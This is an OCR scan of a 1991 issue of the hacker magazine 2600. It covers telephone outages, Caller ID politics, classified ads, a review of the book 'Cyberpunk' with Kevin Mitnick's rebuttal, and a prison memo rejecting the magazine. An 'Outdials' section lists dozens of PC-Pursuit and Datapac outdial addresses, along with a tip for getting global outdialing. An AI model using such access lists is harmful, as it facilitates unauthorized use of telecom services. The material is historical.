Japan: United States: 0039-111; Hawaii only: 0039-181; Canada: 0039-161; United Kingdom: 0039-441; France: 0039-331; Italy: 0039-391; Netherlands: 0039-311; South Korea: 0039-821; Hong Kong: 0039-852; Taiwan: 0039-886; Thailand: 0039-661; Singapore: 0039-651; Australia: 0039-611; and New Zealand: 0039-641. To make regular international calls from Japan, dial 001 plus country code, city code, and subscriber number.

Customs of the U.S.A.

According to the *San Antonio Light*, if you live in San Antonio and want to report someone who owns "gangster-type weapons such as machine guns and sawed-off shotguns", you can call 666-GUNS. The Gun Owners, a Springfield, Virginia based publication took exception to the phone number. "Does the BATF [Bureau of Alcohol, Tobacco, and Firearms] have a fascination with that number? A few years ago, the BATF had also made a sample badge for an emblem - the number on the badge was 666. Now they are using that same number again, presumably as a way to intimidate people."

To shed light on another issue, we've heard many stupid ideas in this so-called War Against Drugs. Some cities have made it impossible for payphones to receive calls. That way, drug dealers won't be able to receive calls and there will be less drugs. Other cities have eliminated touch tone payphones and replaced them with old fashioned rotary phones. That way, drug dealers won't be able to use touch tones to activate other drug dealers' beepers. This will result in less drugs. Certain officials have suggested outlawing beepers for anyone under 18. Less beepers means less drugs. If, by some miracle, drug dealers manage to survive in a rotary dial, non-callback, beeperless environment, the latest brainstorm will stop them dead. Illinois Bell figures that anybody putting money into a phone at night must be a drug dealer. Therefore, they are beginning a new policy in Chicago's poorer neighborhoods: no coins will be accepted between 7:30 pm and 4:00 am. The hours were originally 6:00 pm to 6:00 am. According to the *Chicago Sun Times*, there has been no opposition to this idea. As one businessman put it, "I think it's a great idea. Anything to cut down on drugs." Anything.

The Outages

We never got as many phone calls as we did this summer concerning the recent phone outages that affected various areas of the country. Everybody wanted to know if hackers were responsible. And, even if they weren't, could they be in the future? We told them we couldn't make any promises but it is pretty certain that such outages and foulups will be commonplace in the years to come. Most of it will be due to the usual stupidity and short-sightedness on the part of those who implement these systems. As anyone who has ever installed a new operating system on a personal computer can tell you, there are always transitional problems to contend with. Without exception. For major phone companies not to have an easy way of getting around the problems that occurred when a new switching system (Signalling System 7) was implemented is nothing short of criminal. After all, telephones are life lines for nearly everyone. Yet those in charge are content to look at the whole operation as another big computer system. According to Richard Firestone, chief of the Federal Communications Commission's Common Carrier Bureau, the recent failures are actually a sign of progress because they were caused by upgrades. Doublespeak City.

Firestone said the prospect of an independent backup system was out of the question because of the expense involved. This FCC spokesman also suggested that those who needed absolute reliability should go out and buy their own backup system. About the only positive thing this guy did was stop short of imposing fines on people who complain.

For the record, the problems *were* related. There was a flaw in software obtained from DSC Communications of Plano, Texas. It was never tested adequately by *anyone*. California, Virginia, West Virginia, Maryland, Pennsylvania, North Carolina, and Washington DC were all affected at some point by the flaw.

Another Outage

This advertisement was placed in various St. Louis papers on June 9, 1991:

AN OPEN LETTER TO OUR BUSINESS CUSTOMERS:

At Southwestern Bell Telephone, we've built a high standard of customer service and we take pride in that. Unfortunately, we recently experienced a rare failure in a computer system that transmits data.

As a result, about 750 St. Louis-area business customers lost access to important day-to-day services. For those of you whose service was impaired, that failure translates to a disruption in your operations and, at best, an inconvenience to your customers. We apologize for letting you down in this instance. Though the problem lingered longer than any of us would have liked, we made every effort to see that it was fixed as quickly as

possible. Our technicians worked around the clock, logging more than 2,500 hours, to correct the problem. We enlisted the help of experts from across the country.

Still, I know that even though we pulled out all stops to restore service, you would rather it not have happened at all. So would we. Now that service has been restored, our focus has shifted to further upgrading the system's reliability. While some of the solutions may take time to complete, we will persist until the service we provide meets your high standards and ours. In the next few days, we will individually contact customers whose service was interrupted. We want to share with you our plans for improving the system, and we want to hear your comments on how we can continually improve our service to you. We are committed to earning your confidence once again.

Sincerely,
Randy Barroy
President
Missouri Division
Southwestern Bell Telephone

Among the casualties of *this* screwup was Arlington Park Racetrack near Chicago. They had to turn away their customers because the phone problems crippled its computerized betting operations. Customers were not very happy. And, according to experts, Southwestern Bell is not liable unless it can be proven that they did this deliberately. In addition, ATM's were shut down, the entire Federal Reserve System was slowed down, and banks were cut off from their main computers. While Randy Barroy was more than happy to tell everyone how many hours Southwestern Bell's technicians logged, he neglected to mention just how long their computers were down for. Six days.

A Southwestern Bell spokesperson said, "We don't anticipate this happening again." They sure didn't anticipate it the first time.

But at least we know they're in touch with their customers. "You would rather it not have happened at all." Such a keen sense of perception does not come cheap.

Caller ID Pushers

A recent letter to the Public Service Commission from New York Telephone argued for the implementation of Caller ID and CLASS services as soon as possible. "The current balance of privacy between calling and called parties is the result of technology, not social policy. In early telephone service, all calls were placed through operators, who identified the caller to the called person. Party line service, which three quarters of American telephone customers had in 1950, provided a check on the anonymity of the caller, since outgoing calls could not be depended upon to be private. By the 1960's, telephone technology tipped the balance in favor of the caller when direct-dial, single party telephone service became widespread, as did annoyance calls. Technological change, which caused the imbalance, now can help improve it, in the form of Caller ID."

They then use this as justification for not implementing all-call blocking for customers who want it. All-call blocking would mean that all calls made from a particular number (except to 911) would not transmit the phone number to the called party. New York Telephone wants to instead offer per-call blocking, meaning that the caller would have to dial a special code (*67) before every call they wanted to make without transmitting their number. By doing it this way, New York Telephone reasons, less people would block their numbers and the called party would know that the caller had made a conscious effort to block theirs.

Why are the phone companies suddenly so concerned about all of these harassing calls that everyone is allegedly getting? We think they're much more concerned about selling their product to the public. If too many people elect to block their phone numbers, their product won't really be that appealing. But if it's made more difficult to block your number and if those who do are made to feel as if they're guilty of some crime, more people will subscribe and the phone companies will rake it in.

If you still believe that this is about privacy, consider the two bits of misinformation all of the phone companies insist on spreading. 1) People who block all of their calls won't be able to transmit their number in an emergency. Not true. Enhanced 911 passes your number to the police regardless of whether you use call blocking. This service is becoming available throughout the country. Caller ID is irrelevant in these cases unless callers are calling non-emergency numbers. And that wouldn't make much sense in an emergency, would it? 2) This will spell the end of harassing phone calls. Totally untrue. All a caller has to do is call from a payphone, a calling card, a long distance company, or simply be out of the immediate area!

Since those people who are up to something or who want to remain anonymous will always manage to do so, the phone companies would be better advised to promote the service as something positive for those people who want to announce their arrival before they begin speaking. And as for what society wants or needs, let's leave that up to society, not the phone company.

2600 marketplace

2600 MEETINGS. First Friday of the month at the Citicorp Center--from 5 to 8 pm in the lobby near the payphones, 153 E 53rd St., NY, between Lex & 3rd. Come by, drop off articles, ask questions. Call 516-751-2600 for more info. Payphone numbers at Citicorp: 212-223-9011,212-223-8927, 212-308-8044, 212-308-8162, 212-308-8184. **Meetings also take place in San Francisco at 4 Embarcadero Plaza** (inside) starting at 5 pm Pacific Time on the first Friday of the month. Payphone numbers: 415-398-9803,4,5,6.

SPY SHOP CATALOGUE: Packed with equipment, items, personal and privacy protection surveillance transmitters in kit form, telephone taps, bugs, stun guns, room monitors, decoding devices, analyzers, covert tracking systems, defense sprays, caller ID, people tracers - find anyone anywhere! Detection systems, tap trap, voice changers, scramblers, secure phones, and much more. Send $5 check or money order to: Bug Busters, PO Box 978, Dept. 2-6, Shoreham, NY 11786. FAX 516-929-0772.

WILL PAY $10,000 for "mind radio" computer program and schematics. Call Mike at 212-533-4351.

KNOW WHO'S CALLING! The Call Identifier has the answer. Displays caller's phone number when your phone rings. Stores phone numbers with date and time of call. $79.95. $10 for 2600 subscribers. E.D.E., PO Box 337, Buffalo, NY 14226. (716) 691-3476. Surveillance-Countersurveillance equipment catalog $5.

CAN SUPPLY software and computer hardware of any kind below wholesale prices. I am looking for sales people. If you can find me buyers, I will work out a percentage. Would like to correspond with hackers in Switzerland, Germany, Japan, and France. Anybody with access to stealth bomber technology or access to Los Alamos National Laboratory in New Mexico and/or Lawrence Livermore Labs in San Francisco. K. Henderson, PO Box 265, Agoura Hills, CA 91301. 818-889-8361.

THE LITTLE BLACK BOOK OF COMPUTER VIRUSES. The first book on how to write them! 190 pgs, soft cover, with full IBM PC source code. $14.95 postpaid, or ask your local bookstore to order it. (ISBN 0-929408-02-0) American Eagle Publications, Box 41401, Tucson, AZ 85717.

TECHNICAL SURVEILLANCE COUNTERMEASURES, communications engineering services. Ross Engineering, Inc., 7906 Hope Valley Court, Adamstown, MD 21710. 800-US-DEBUG.

COCOTS FOR SALE: Perfect working condition, removed from service. Credit card only type, has card reader built into unit. DTMF, 12 number speed dial. $80 each plus $15 shipping. Call or write for info. Bill Rogers, 2030 E. Charleston Blvd., Las Vegas, NV 89104. 800-869-8501, (702) 382-7348.

TAP BACK ISSUES, complete set Iss 1-91, high quality. $50. SASE for index, info on other holdings. Robert H., 1209 N 70th, Wauwatosa, WI 53213.

TAP BACK ISSUES, complete set Vol 1-91 of QUALITY copies from originals. Includes schematics and indexes. $100 postpaid. Via UPS or First Class Mail. Copy of 1971 Esquire article "The Secrets of the Little Blue Box" $5 & large SASE w/52 cents of stamps. Pete G., PO Box 463, Mt. Laurel, NJ 08054. We are the Original!

OLD TAPES of telephone recordings, rings, busys, etc. wanted for radio programs. Also, current recordings and funny phone calls welcome. Send to Emmanuel, PO Box 99, Middle Island, NY 11953.

SEE ME HERE.

Marketplace ads are free to subscribers! Send your ad to: 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Include your address label. Ads may be edited or not printed at our discretion. Deadline for Autumn issue: 10/15/91.

when hackers ride horses:

Cyberpunk: Outlaws and Hackers on the Computer Frontier
by Katie Hafner and John Markoff
$22.95, Simon and Schuster, 354 pages
Review by The Devil's Advocate

The exploits of Kevin Mitnick, Pengo, and Robert Morris have become legendary both in and out of the hacker mainstream. Until now, however, hackers have had to worship their idols from afar. *Cyberpunk: Outlaws and Hackers on the Computer Frontier* unites hackers in this true-life testimony by presenting an in-depth up-front view of these "techno-menaces" without the overreactive doomsday prophecies that usually accompany such a work.

Cyberpunk is a fitting sequel to Steven Levy's classic *Hackers*. Whereas Levy's treatise addressed the origins of hacking in its infancy, *Cyberpunk* is the New Testament depicting hacking as it is in the here and now. More than just a synthesis of current trends, however, *Cyberpunk* depicts the hacking lifestyle and cyberpunk culture that has evolved alongside our boundless fascination with computers and information. *Cyberpunk* portrays hackers as they really are: real people with lives not unlike our own. Yes, hackers have emotions, desires, and problems just like we do. No, they're not all computerholics or socially inferior psycho cases withdrawing into the depths of the "matrix" to escape from reality. If anything, *Cyberpunk* will blast away some of the antiquated stereotypes that have persisted throughout the '80s.

In *Cyberpunk*, all the central characters identify closely with their science fiction counterparts. Indeed, the (Inter) "net" is one of the many threads that tie the lives of Mitnick, Pengo, and rtm (Robert Morris) together. The most interesting story by far is that of Pengo, a West Berliner who, more than any other character, epitomizes what it means to be a cyberpunk. Pengo was truly a computer outlaw: aspiring to the likeness of the character Case in William Gibson's *Neuromancer*, traveling the net in

PURE CYBERFICTION,

The following are comments by Kevin Mitnick on the portions of the book that are about him.

I am sad to report that part one of the book *Cyberpunk*, specifically the chapters on "Kevin: The Dark Side Hacker", is 20 percent fabricated and libelous. It seems that the authors acted with malice to cause me harm after my refusal to cooperate. Interestingly enough, I did offer to participate as a factual information source if I was compensated for my time, but the authors refused, claiming it would taint my objectivity. So consequently, I declined to cooperate.

However, my co-defendant, Lenny Dicicco, of Data Processing Design, chose to participate probably in the hopes of being recognized as a "hero" who was responsible for bringing me to justice. Lenny seemed to have gained unquestionable credibility when he turned us both into Digital and the U.S. government. Surprisingly, he who "snitches" first is believed to be totally credible by the U.S. government. Case in point: most of the U.S. government's argument to hold me without bail was based on false information (this was later admitted by the U.S. government). This information, I believe, was mainly from Lenny Dicicco and his cronies (Steven Rhoades of Pasadena, CA). So once Lenny lied to the U.S. government he couldn't change his story, since he could risk violating his plea agreement or being indicted on federal perjury charges. Unfortunately, this probably resulted in a lot of false material being introduced by Lenny Dicicco, and Katie Hafner printing it as factual information in *Cyberpunk*.

Katie probably wasn't happy with me for refusing to help her, so part one of the book was written with a strong anti-Mitnick, pro-Dicicco bias. This bias rewarded Lenny for his participation but robbed the readers of the real truthful facts! Lenny was described simply as an "errand boy" in our hacking exploits. This is the furthest thing from the truth! Lenny was just as culpable as me; we were hacking partners for over 10 years. What do you believe?

Let's examine some interesting cover-ups Katie Hafner did for Lenny Dicicco:

1) In the galley copy of *Cyberpunk*, Katie Hafner wrote that Lenny Dicicco was going to work for DEC as a computer security consultant in lieu of court ordered restitution ($12,000). Why was the information eliminated from the final printed copy? Probably DEC wouldn't be happy

a review of *cyberpunk*

search of data to sell, and owing no allegiance to country or nation. Readers familiar with *The Cuckoo's Egg* will find this section particularly interesting. *Cyberpunk's* account of the West Berlin hackers makes *The Cuckoo's Egg* look like a fledgling fluttering in the quirkiness of Stoll's campy prose. Now readers can see what it was that Stoll himself was trying to vicariously experience through his own terminal. *Cyberpunk* provides the missing pieces and puts Stoll's *Cuckoo* into perspective.

The book confirms what hackers on all coasts have known and preached for years: that a computer system's worst enemy is its users. Nearly every system was hacked by exploiting poorly chosen passwords or bugs in the operating systems. Interestingly, *Cyberpunk* also confirms that the authorities amount to only so many bumbling Keystone computer cops desperately trying to match wits with misfits. The fact is that everyone described here got busted because they either talked too much or were betrayed by close friends. Without such help, the long arm of the law appears to be nothing more than a wet noodle.

Perhaps the central weakness of *Cyberpunk* is its somewhat blatant bias and lack of objectivity. Time and time again, readers will encounter the authors' own prejudices slipping through the cracks between the lines. Although no one is innocent in *Cyberpunk*, readers will easily get the impression that Mitnick is the sinner of the three. This is despite the fact that Mitnick's exploits appear equal, if not less damaging, than those of the others. Unfortunately, the bias rears its ugly head in a number of passages, a telltale sign that the authors appear to be more incensed with Mitnick's attitude than with anything else. It is also no coincidence that Mitnick is the only central character that refused to be interviewed for the book.

Despite this weakness, *Cyberpunk* remains a thought-provoking looking glass into the lives of the most interesting people in the Information Age. The true tales of these harbinger hackers will leave readers spellbound while they eagerly await a sequel.

SAYS MITNICK

with Lenny - he did provide Katie with enormous detail regarding the DEC break-in. Not to mention the controversial issue regarding DEC hiring the person that penetrated their network.

2) On page 80, Katie wrote that Lenny Dicicco obtained a false identity to obtain a job that required a "clean" driving record. The name Katie printed was "Robert Andrew Bollinger". This is false! The name of the "false" identity was "Russell Anthony Brooking". But why would Katie print this erroneous information? I know why! Lenny was working under the fraudulent identity (Russell Anthony Brooking) while he was collecting unemployment under his real name (Leonard Mitchell Dicicco) thereby defrauding the State of California! Now Katie wouldn't want the "truth" to be known - it might cause Lenny to refuse to participate in possible upcoming interviews and talk shows promoting her book.

I could go on and on, even simple verifiable information. For example, on page 84, Katie describes a scenario where I asked Bonnie out on a date. To paint an unsavory picture, she stated that I was always eating in the computer room when talking with Bonnie. Very interesting, since at the Computer Learning Center of Los Angeles, no food or drinks can *ever* be brought into the computer room. Even though this scenario is pretty insignificant, it demonstrates the introduction of inaccurate and misrepresented facts.

Again, when describing my arrest at USC in 1982, Katie wrote on page 71 that I taunted Mark Brown (USC System Manager) in his investigative techniques. This is truly amazing, since I never spoke with Mark Brown.

There are many, many false statements, misrepresentations, and inaccurate stories in part one of this book. I could only say it is sad that the authors were too cheap to compensate me for my time. Instead they hid under the ruse of "tainted objectivity". This resulted in my refusal to participate.

In summary, *Cyberpunk* is an interesting read-through as long as readers understand this purported non-fiction book is not what it claims to be. Part one of the book is 20 percent inaccurate. I believe the authors acted with malice due to my refusal to participate for free. Katie Hafner's only hope was seeking the cooperation of my convicted co-defendant, Lenny Dicicco. She did gain his full cooperation which resulted in a strong bias and misrepresentation of facts.

OUTDIALS

by Net Runner

PC-Pursuit and Datapac outdials make up the bulk of easily accessible outdials from Tymnet. The Datapac outdials are often shaky but the PC-Pursuit ones tend to be stable.

On occasion, if you enter an additional 01 at the end of a PC-Pursuit NUA, you may get global outdialing, allowing access to anywhere in the U.S.A.

Upon connecting to a PC-Pursuit or Datapac outdial, you should change to 8N1 bits. This makes life easier on BBS's.

PC-Pursuit outdials have a menu system. Hit % after connecting. It will respond with: "HELLO: I'M READY" followed by a star. At the star, enter a D for dial or R for redial.

PC-Pursuit Outdials

(3110 is Telenet identifier, NPA follows. Baud rates vary.)


311020100001
311020100301
311020100022
311020200115
311020200116
311020200117
311020300105
311020300120
311020300121
311020600205
311020600206
311020600208
311021200315
311021200316
311021200028
311021200412
311021300412
311021300413
311021300023
311021400117
311021400118
311021400022
311021500112
311021500005
311021500022
311021600020
311021600021
311021600120
311030100020
311030300114
311030300115
311030300021
311030300022
311030500120
311030500121
311030500112
311031200410
311031200411
311031200024
311031300214
311031300216
311031300024
311031400005
311031400421
311031400020
311040400113
311040400114
311040400022
311040800111
311040800021
311040800110
311041400020
311041400021
311041400120
311041500005
311041500216
311041500011
311041500106
311041500224
311041500108

311041500215
311041500117
311041500217
311041500220
311041500023
311050300020
311050300021
311050300120
311060200020
311060200021
311060200022
311060200023
311060200026
311061200120
311061200121
311061200022
311061700311
311061700313
311061700026
311071300113
311071300114
311071300024
311071400023
311071400004
311071400024
311071400119
311071400213
311071400124
311071400120
311071400102
311071400210
311071400121
311080100020
311080100021
311080100012
311081300020
311081300021
311081300124
311081600104
311081600221
311081600113
311081800020
311081800021
311091600007
311091600011
311091600012
311091900020
311091900021
311091900124

Datapac Outdials

(3020 is Datapac identifier, NPA is in parentheses. Baud rates vary.)

302069200902 (204)
302069200901 (204)
302072100900 (306)
302072100901 (306)
302071100900 (306)
302071100901 (306)
302063300900 (403)
302066300901 (403)
302058700900 (403)
302058700901 (403)
302091600901 (416)
302091600902 (416)
302038500900 (416)
302038500901 (416)
302074600900 (506)
302074600901 (506)
302082700902 (514)
302082700903 (514)
302035600900 (519)
302035600901 (519)
302029500900 (519)
302029500901 (519)
302033400900 (519)
302033400901 (519)
302067100900 (604)
302067100901 (604)
302085700901 (613)
302085700902 (613)
302038500900 (613)
302038500901 (613)
302078100900 (709)
302078100901 (709)
302076101900 (902)
302076101901 (902)
302038500900 (416)
302038500901 (416)



UNITED STATES GOVERNMENT

memorandum

DATE: April 25, 1991

REPLY TO ATTN OF: FCI Talladega, Al

SUBJECT: Unauthorized Material

TO: Roger F. Scott, Warden

ATTACHMENT 2
§5266.5A
7/24/87

FROM: Franklin Darden

By direction of Bureau of Prisons Program Statement §5266.4, "Incoming Publications," it is my responsibility to determine if an incoming publication is detrimental to the security, discipline, or good running of this institution, or if it might facilitate criminal activity. For the reason(s) checked below, material received through the mail, addressed to you, is being returned to sender.

__ It depicts or describes procedures for the construction or use of weapons, ammunition, bombs or incendiary devices.

__ It depicts, encourages, or describes methods of escape from correctional facilities, or contains blueprints, drawings or similar descriptions of Bureau of Prisons institutions.

__ It depicts or describes procedures for the brewing of alcoholic beverages, or the manufacture of drugs.

__ It is written in code.

__ It depicts, describes or encourages activities which may lead to the use of physical violence or group disruption.

__ It encourages or instructs in the commission of criminal activity.

__ It advocates or may lead to prohibited sexual activity in the institution.

_X_ Other (Describe) The booklet "The Hacker Quarterly" Pertains to computer hacking and telephone computer hookups and is detrimental to the orderly running of the institution.

The material being returned is from the following individual or company:

The Hacker Quarterly
P.O. Box 752
Middle Island, NY 11953-0752

You have the right to file an appeal under the administrative remedy procedure, but you must make known to me your intention to file within fifteen working days from the date of this memorandum.


Frank Darden (one of the Atlanta hackers) writes: "Well, here I sit. A prisoner of my own hobby. I'm currently being held in a Federal Prison Camp in Talladega, Alabama. I wish I could tell you that Prison Camp is not that bad. Sure, it's not like the prison you see on TV, but it's really sucking. [The above is] what I received instead of *2600*. Apparently your magazine poses a threat to the security of this institution. Let me also say that my hacking days are over. Also, I'd like to add, to any hackers out there, make sure you know what you're getting into. Consider the price you have to pay. Believe me, in my eyes it's not worth it. It was fun while it lasted. Play safe! The Leftist"

We pursued the matter and in July received this response from Warden Roger Scott of the U.S. Department of Justice: "After careful review of your magazine and conferring with the institution's electronic technician, I feel the below listed articles to be improper as they contain information which promotes the illegal use or disruption of coin operated type telephones (COCOT). Since the telephones used by the inmate population are of the coin operated type, I do not feel these articles are appropriate for reading by the inmates: 'COCOT Troubles' on Page 24 describes how to make unauthorized calls from COCOT type telephones. 'Another Method' on Page 26 describes how to make unauthorized calls from COCOT type phones without charges and how to disrupt the operation of the phone. 'Suggestions' on Page 27 describes how to make illegal telephone calls with the help of recorded tones and by use of two telephones. Based on these three articles, I feel I have no alternative but to stand by my previous decision to reject this issue of your *2600* magazine."

The "articles" he refers to are, of course, actually letters. We think it's very unlikely that a prison would have COCOTs. It's very likely, though, that he doesn't even know what a COCOT is and is just assuming that all payphones are the same. In the end, technical ignorance by the authorities prevents Darden from reading the only magazine that talks about the technical ignorance that put him in prison. Sometimes it seems like an endless loop.

TIME TO RENEW?

IF YOUR ADDRESS LABEL SAYS IT'S TIME TO RENEW, YOU SHOULD TAKE IT VERY SERIOUSLY. UNLIKE MOST OTHER PUBLICATIONS, WE WON'T SEND YOU A BUNCH OF REMINDERS OVER AND OVER AGAIN. WE DON'T BELIEVE IN HOUNDING OUR (FORMER) READERS. SO YOU COULD FIND YOURSELF WONDERING WHY YOU HAVEN'T SEEN 2600 IN THE LAST FEW MONTHS. UNFORTUNATELY, WHEN THIS HAPPENS, SUBSCRIBERS USUALLY MISS AN ISSUE BY THE TIME THEY FIGURE OUT WHAT'S HAPPENED. AND IF YOU'VE EVER MISSED AN ISSUE OF 2600, YOU KNOW WHAT THAT ENTAILS. DON'T GET CAUGHT SHORT. RENEW BEFORE YOUR LAST ISSUE ARRIVES SO THERE WON'T BE ANY GAPS. RENEW FOR MULTIPLE YEARS SO YOU WON'T HAVE TO WORRY ABOUT THIS QUITE SO OFTEN. AND FOR YOU CORPORATIONS AND INSTITUTIONS THAT TAKE FOREVER TO PROCESS PURCHASE ORDERS, CONSIDER A LIFETIME SUBSCRIPTION SO YOU'LL NEVER HAVE TO DEAL WITH ANY OF THIS AGAIN.



INDIVIDUAL SUBSCRIPTION

❑ 1 year/$21 ❑ 2 years/$38 ❑ 3 years/$54

CORPORATE SUBSCRIPTION

❑ 1 year/$50 ❑ 2 years/$90 ❑ 3 years/$125

OVERSEAS SUBSCRIPTION

❑ 1 year, individual/$30 ❑ 1 year, corporate/$65

LIFETIME SUBSCRIPTION

❑ $260 (you'll never have to deal with this again)

BACK ISSUES (never out of date)

❑ 1984/$25 ❑ 1985/$25 ❑ 1986/$25 ❑ 1987/$25

❑ 1988/$25 ❑ 1989/$25 ❑ 1990/$25

(OVERSEAS: ADD $5 PER YEAR OF BACK ISSUES)

(individual back issues for 1988,1989, 1990 are $6.25 each)

TOTAL AMOUNT ENCLOSED:

open for business

2600 Magazine
PO Box 752
Middle Island, NY 11953 U.S.A.
Forwarding and Address Correction Requested


SECOND CLASS POSTAGE

Permit PAID at
East Setauket, N.Y.
11733

ISSN 0749-3851

